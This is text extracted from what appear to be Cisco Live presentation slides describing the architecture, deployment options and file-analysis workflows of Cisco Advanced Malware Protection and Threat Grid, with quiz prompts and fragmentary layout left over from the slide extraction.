Disk Activity Monitoring

**Network Monitoring** 

**Device Flow Correlation** 

**Endpoint IOC** 

Command Line Capture



**Endpoint Connector** 

#### **EPP**

Advanced Techniques

Advanced Analytics

Static Analysis

Dynamic Analysis

**Proactive Techniques** 

Machine Learning

**Exploit Prevention** 

Memory Protection

\*\*Signature Based





**Events** 

Policies

Reporting

Threat Information Integr.

**Activity Storage** 



#### **EDR**

Intelligence

Indication of Compromise Generation

Data Enrichment

Cloud Analysis Features

## Positioning Cisco Advanced Malware Protection

AMP Components

AMP Features and where they apply

#### What is Cisco Advanced Malware Protection?

- Open Source Immunet was the first incarnation of a cloud-based Anti-Virus client solution
- Leveraging a cloud-based File Reputation
   Database and cloud Storage and Compute
   to keep Endpoint Security always up-to-date
- Cisco acquired the Technology with Sourcefire
- With the AMP Everywhere Initiative Cisco decided to integrate this Technology into every other Cisco Security Product



www.immunet.com ₺



Website

#### What are the AMP Components?


- AMP Public Cloud A large data cloud that drives File Reputation and provides Dispositions to so called AMP Connectors
- AMP Private Cloud Similar Features AMP Public cloud, but on premise
- AMP Enabled Device A Cisco device that queries data from AMP Cloud, and submits files to Threat Grid
- AMP for Endpoint A client, on an endpoint;)
- ... and Threat Grid too!



#### What is the Cisco AMP Cloud?

#### **PAMP** for Endpoints


- Cloud Console
- Cloud Server
- Management Server
- Event Server
- Policies
- Connector Downloads and Updates
- Error Reporting
- Endpoint IOCs
- Tetra Update Server
- ClamAV Update
- · Remote File Fetch




#### Threat Response

- Investigation UI
- Modules (Cisco and 3rd Party)
- Private Data Store for Casebooks and Incidents

## The AMP Everywhere Architecture



AMP and Threat Grid Integration
How does it work together on the backend? Talos





## Cisco Advanced Malware Protection Recap


Features provided by cloud services

Service	File	File	File
	Reputation	Analysis	Retrospection
Function	Blocking of known malicious files	Behavioral analysis of unknown files	Retrospective alerting upon disposition change
Powered	AMP File	Threat Grid File	AMP File Reputation
by	Reputation Cloud	Analysis Cloud	Cloud
or	AMP Private Cloud (Virtual or HW)	Threat Grid Appliance (HW only)	AMP Private Cloud (Virtual or HW)



## How does AMP protect our systems?

#### **AMP-ENABLED & ENDPOINT** AMP-Enabled & Endpoint Integration Protection Finds the low hanging fruit, fast. Tracks File Reputation Check - SHA256 Clean. Malicious and Unknown hashes Examines PE headers, looks at DLL imports, compile location and ~400 SPERO Static Analysis factors. Machine learning engine. Dynamic analysis performed on unknown Threat Grid File Analysis files in virtual sandboxing environment Cisco's Threat Team and Cloud Cisco Talos Cloud Intelligence source **AMP FOR ENDPOINTS** Additional Protection available in AMP for Endpoints Randomize memory structures to protect **Exploit Prevention\*** against memory attacks and file-less malware Rules engine that looks at malicious MAP Behavioral Analysis\* behaviors locally on the workstation Compression based fuzzy hashing (non-unique) ETHOS Fuzzy Fingerprinting algorithm that attempts to match polymorphic malware to known hashes Tetra Anti-Virus Engine Signature based local AV protection Behavior-based (incl. CLI) analysis to CLI Visibility & Cloud IOCs uncover known and unknown malware Monitors inbound/outbound network traffic Device Flow Correlation (DFC) for malicious destinations Protects key system services (such as System Protection\* Isass.exe) from exploitation Provides response capability and permits endpoints to be isolated from all or portions of **Endpoint Isolation** the network





\* Windows Clients Only


## It's Quiz Time: AMP Components



Which components contribute to Cisco's Threat Intelligence Cloud?



## Agenda



- 0. General Introduction
- 1. Architecture The IT Architect Role
- 2. Tier-1 SecOps The Analyst Role
- 3. Tier-2 SecOps The Incident Response Role
- 4. Workplace Engineering The IT Endpoint Role
- 5. Automation & Integration SecOps Management

# How to build an Architecture?

Native AMP Integrations into other Cisco Security Solutions

- General AMP Integration Workflows and Deployment Options
- Email and Web Security Integration Workflows

Firepower & Meraki Integration

AMP Unity

Cisco Threat Response




# AMP and Threat Grid Workflow for the Endpoint

Disposition
Malicious Files automatically
marked in AMP Database

#### Information stored in AMP:


- Endpoint Information
- Suspicious Files
- Policies & Custom Detections
- File and Device Trajectory
- Reporting, IOC Scans



Information stored in TG:

- Files and Business GUID
- Analysis Results and Reports





malicious, clean)

## AMP Deployments Public Cloud for the Endpoint

Malicious Files automatically marked in AMP Public Database



- Endpoint Information, Files
- Policies & Custom Detections
- File and Device Trajectory
- Reporting, IOC Scans




Information stored in TG:

- Files and Device GUID
- Analysis Results and Reports

Organization's Perimeter

← File Analysis← File Reputation





## AMP Deployments Private Cloud for the Endpoint

Information stored in AMP Cloud:

AMP-PC GUID




#### Organization's Perimeter

Information stored on AMP-PC:

- Endpoint Information, Files
- Policies & Custom Detections
- File Trajectory, Root Cause
- Reporting, IOC Scans





Information stored on TGA:

- Files and Device GUID
- Analysis Results and Reports




AMP and Threat Grid Workflow for AMP enabled Devices

Malicious File Hash is automatically marked in AMP Database

#### Information stored in AMP:

- Hashes
- Device GUID



Information stored in TG:

- Files and Device GUID
- Analysis Results and Reports

File Analysis
File Reputation

cisco Life!


## AMP Deployments

Malicious Files automatically marked in AMP Public Database

Public Cloud for AMP enabled Devices

Information stored in AMP:

- Hashes
- Device GUID



Information stored in TG:

- Files and Device GUID
- Analysis Results and Reports

Organization's Perimeter

← File Analysis← File Reputation



AMP Connector (ESA/CES, WSA, Firepower)

## AMP Deployments Private Cloud for AMP enabled Devices

Information stored in AMP Cloud:

AMP-PC GUID




#### Organization's Perimeter

Information stored on AMP-PC:

- Hashes
- Device GUID

File Analysis
File Reputation



Information stored on TGA:

- Files and Device GUID
- Analysis Results and Reports



AMP Connector (ESA/CES, WSA, Firepower)

## AMP Deployments

### Hybrid Deployment ONLY for AMP enabled Devices

## Information stored in AMP: • Hashes

• Device GUID

Malicious Files are NOT automatically marked in AMP Public Cloud TG appliance never shares information with public cloud

Organization's Perimeter

File AnalysisFile Reputation

Information stored on TGA:

- Files and Device GUID
- Analysis Results and Reports

AMP Connector (ESA/CES, WSA, Firepower)



Cisco AMP Deployment Options Summary

Most common deployment mode @ non-US customers for AMP enabled Devices.

File Reputation File Analysis

**AMP Public Cloud** Threat Grid Cloud

**AMP Public Cloud** Threat Grid Appliance **AMP Private Cloud Threat Grid Cloud** 

**AMP Private Cloud** Threat Grid Appliance

Cisco ESA



0 0















Cisco WSA

Cisco Firepower

AMP for **Endpoints** 

cisco / ile




















Doesn't really make sense, right?

## AMP for Endpoints & Threat Grid Cloud

Step 1 - Query Disposition - known

Disposition Lookup to AMP Cloud

Known Good/Bad sent to Connector




## AMP for Endpoints & Threat Grid Cloud

Step 1 - Query Disposition - unknown

1 Disposition Lookup to AMP Cloud



- 3 Policy for unknown Disposition
- 4 If no, agent stops processing
- 5 If yes, File Type Check



cisco Live!

File Type Check

Stop if not supported

AMP for Endpoints & Threat Grid Cloud

Step 2 - File Analysis for unknown

1 Disposition Lookup to AMP Cloud


2 Known Good/Bad sent to Connector

3 Policy for unknown Disposition

4) If no, agent stops processing

5 If yes, File Type Check


6 File Upload to AMP Cloud




File Type Check

+ File Type Supported


### AMP for Endpoints & Threat Grid Cloud Step 3 - File Submission to Threat Grid Cloud




### AMP for Endpoints & Threat Grid Cloud Step 4 - Disposition Updater



AMP4E/TG: 6-Update Disposition is malicious
Disposition Update in Protect DB



### AMP for Endpoints – On-premise Deployment Step 4 - Disposition Updater with on-prem Deployment




## It's Quiz Time: AMP for Endpoints Architecture



Does the AMP for Endpoint Connector submit Files to Threat Grid Cloud for Analysis?






Email and Web Security Integration Workflows

cisco Live!


## Cisco Email Security Complete Inbound Protection





### ESA - AMP & Threat Grid Process Flow

